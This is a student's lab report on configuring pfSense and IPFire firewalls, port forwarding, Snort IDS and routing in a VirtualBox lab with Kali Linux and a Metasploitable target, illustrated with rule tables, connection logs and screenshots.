

Lab assignments – Part 1

Task-1:

In task-1 it was instructed to set up the VM environment for all of the security elements like firewall (PFSense and IPFire), FWIPS Server, Kali Linux and Metasploit 2.0. I have used Oracle Virtualbox (7.1.4) on Windows 11 to deploy all the OS of those security systems and set virtual interface as per guidelines. Please have a look below:




Fig 10.1: Virtualbox view

After installing required packages from the Netgate server by enabling NAT for the WAN interface I got the console of Pfsense firewall and from there I set that WAN interface as Static IP (10.0.10.1) as per instruction and kept LAN interface as DHCP (192.168.56.0/24) as well as virtualbox interface. Hostname is given referring my name as suggested.




Fig 10.2: General Setup (Hostname)

Then for the first exercise I have completed the task to ensure the reachability from the LAN host (192.168.56.103) to the FWIPS server (10.0.10.100) through the firewall like below:




Fig 10.3: Reachability from LAN to FWIPS server

Task-2:

In task-2, LAN rule was configured for all SSH and HTTP connections which was tested and logged in the below picture and found both in/out packets. Also, I have configured rule for ICMP allow in WAN interface.




Fig 10.4: Firewall Rules (LAN)

w that we have a functioning firewall and a server in WAN, it is time to set up firewall rules. The objectives in task 2 are

- #### 4.3. Task 3 – Port forwarding


Now it is time to configure inbound traffic rules. We will open a port in the firewall so that the server in VM can connect to your host computer using netcat. The objectives in task 3 are

1. Redirect incoming connections to the firewall WAN adapter, port 8080, to your host computer, port 8080. Use the Virtualbox host-only network adapter IP address as your IP. Log these connections.
2. Set up netcat to listen to port 8080 on your host computer.

```
10.0.10.100 - PuTTY
login as: fwips
fwips@10.0.10.100's password:
( '*'>)
/) TC (\      Core is distributed with ABSOLUTELY NO WARRANTY.
(/-__--\      www.tinycorelinux.net

fwips@box:~$
```

LAN	tcp	192.168.56.103:55731 -> 10.0.10.100:80	FIN_WAIT_2:1
LAN	tcp	192.168.56.103:55732 -> 10.0.10.100:80	ESTABLISHED:1



COMMUNITY EDITION

States

Reset States

State Filter

Interface

all

Filter expression

Simple filter such as 192.168, v6, icmp or ESTABLISHED

Rule ID


Comma separated list of integer rule IDs

Filter

States

Interface	Protocol	Source (Original Source) -> Destination (Original Destination)	State
WAN	icmp	10.0.10.1:30123 -> 10.0.10.100:30123	0:0
LAN	tcp	192.168.56.103:55759 -> 10.0.10.100:22	ESTABLISHED:ESTAB

Fig 10.5: SSH Connectivity and logs



State Filter

Interface

all

Filter expression

Simple filter such as 192.168, v6, icmp or ESTABLISHED

Rule ID

75

Filter

States

Interface	Protocol	Source (Original Source) -> Destination (Original Destination)	State
LAN	tcp	192.168.56.103:55713 -> 10.0.10.100:80	TIME_WAIT:TIME_W
LAN	tcp	192.168.56.103:55730 -> 10.0.10.100:80	FIN_WAIT_2:FIN_WA

Fig 10.6: HTTP Connectivity and logs

Task-3 :

In task-3 port forwarding was configured in PFSesne firewall and found hit of re-direction.




Fig 10.7: Rule and log for port-forwarding in Pfsense

Task-4 :

In task 4.4 IPfire was deployed in virtualbox after shutting down the PFSense. Same environment was created for this as well.




Fig 10.8: IPFire setup

LAN and WAN rules configured in IPFire and denoted by Green and Red interface.

Firewall Rules

#	Protocol:	Source	Log	Destination	Action
1	ICMP (O)	Any	<input checked="" type="checkbox"/>	10.0.10.1/24	<input checked="" type="checkbox"/>
2	TCP	Any	<input checked="" type="checkbox"/>	RED: SMTP	<input checked="" type="checkbox"/>

Block port 25 (TCP) for outgoing connections to the internet

GREEN > **Internet (Allowed)**
Policy: Allowed

Outgoing Firewall Access

#	Protocol:	Source	Log	Destination	Action
1	TCP	Interface GREEN	<input checked="" type="checkbox"/>	Any: 22,80	<input checked="" type="checkbox"/>

Policy: Allowed

Fig 10.9: IPFire Rules

I have implemented the same types of rules used in PFSense and found log for the connections.

IPFire_ - ipfireTanuraj.localdomainipfire.com.fi

System Status Network Services Firewall IPFire Logs RED Traffic: In 605.30 bit/s Out 605.30 bit/s

Firewall log

Settings

Month: December Day: 25 << >> Update Export

Log

Total number of firewall hits for December 25, 2024: 110

Time	Chain	Iface	Proto	Source Destination	Src Port	Dst Port	Country	MAC Address
21:45:21	FORWARD	green0	TCP	192.168.253.1 10.0.10.100	6190	22(SSH)		0a:00:27:00:00:3b

Fig 10.10: Log of SSH to server

Port-forwarding (Destination NAT) for IPFire was configured like below and found logs as it was redirected to the LAN ip of IPFire while trying access the WAN ip with port 8080.




Fig 10.11: Log of Port-forwarding Redirection

Task-5:

Basic Network Diagram of LAB network. This diagram was created by Edraw but due to not having subscription I had to take snap of it which may not be that clear.




Fig 10.12: Network Topology

Appendix 2: Lab assignments – Part 2

Task-1:

In task-1, snort rules were installed and upgraded from the portal while the WAN interface was set as NAT.

The screenshot displays the 'Installed Rule Set MD5 Signature' page. It features a table of installed rule sets, a section for updating the rule set, and a log for rule set management.

Rule Set Name/Publisher	MD5 Signature Hash	MD5 Signature Date
Snort Subscriber Ruleset	Not Enabled	Not Enabled
Snort GPLv2 Community Rules	a6d9f50a853c50c5f99292bfc2601a03	Thursday, 26-Dec-24 22:49:37 UTC
Emerging Threats Open Rules	Not Enabled	Not Enabled
Snort OpenAppID Detectors	Not Enabled	Not Enabled
Snort AppID Open Text Rules	Not Enabled	Not Enabled
Feodo Tracker Botnet C2 IP Rules	Not Enabled	Not Enabled

Update Your Rule Set

Last Update: Dec-26 2024 22:49 Result: **Success**

Update Rules: [Update Rules](#) [Force Update](#)

Click UPDATE RULES to check for and automatically apply any new posted updates for selected rules packages. Clicking FORCE UPDATE will zero out the MD5 hashes and force the download and application of the latest versions of the enabled rules packages.

Manage Rule Set Log

[View Log](#) [Clear Log](#)

The log file is limited to 1024K in size and is automatically cleared when that limit is exceeded.

Logfile Size: 587 B

Fig 10.13: Snort Rule update

After installing Snort I reverted back the WAN interface to Static ip (192.168.20.2) and LAN as DHCP as well as completed the rest of the task given in LAB instruction.

The screenshot displays the Snort Interface Dashboard. It includes a system status section, a list of interfaces, and a section for Snort alerts.

System Status

- Hardware crypto: Inactive
- Kernel PTI: Disabled
- MDS Mitigation: Inactive
- Uptime: 05 Hours 44 Minutes 38 Seconds
- Current date/time: Thu Dec 26 23:04:51 UTC 2024
- DNS server(s): 127.0.0.1
- Last config change: Thu Dec 26 23:00:18 UTC 2024
- State table size: 0% (7/96000) [Show states](#)
- MBUF Usage: 0% (3556/1000000)
- Load average: 0.52, 1.06, 0.98
- CPU usage: 16%
- Memory usage: 28% of 962 MiB
- SWAP usage: 0% of 1024 MiB

Disks

Mount	Used	Size	Usage
/	961M	12G	8% of 12G (zfs)

Interfaces

Interface	Speed	IP Address
WAN	1000baseT <full-duplex>	192.168.86.3
LAN	1000baseT <full-duplex>	192.168.56.105

Snort Alerts

Interface/Time	Src/Dst Address	Description
----------------	-----------------	-------------

Fig 10.14: Snort Interface Dashboard

Task-2:

In task-2, I added the static routes in both Metasploit and Kali linux so that traffic would pass through the firewall to establish reachability between them. Here is the proof below:




Fig 10.15: Reachability and logs of Kali linux and Metasploit

Task-3:

In task-3, I performed port-scanning to the Metasploit server (192.168.56.5) using nmap here is the output below:


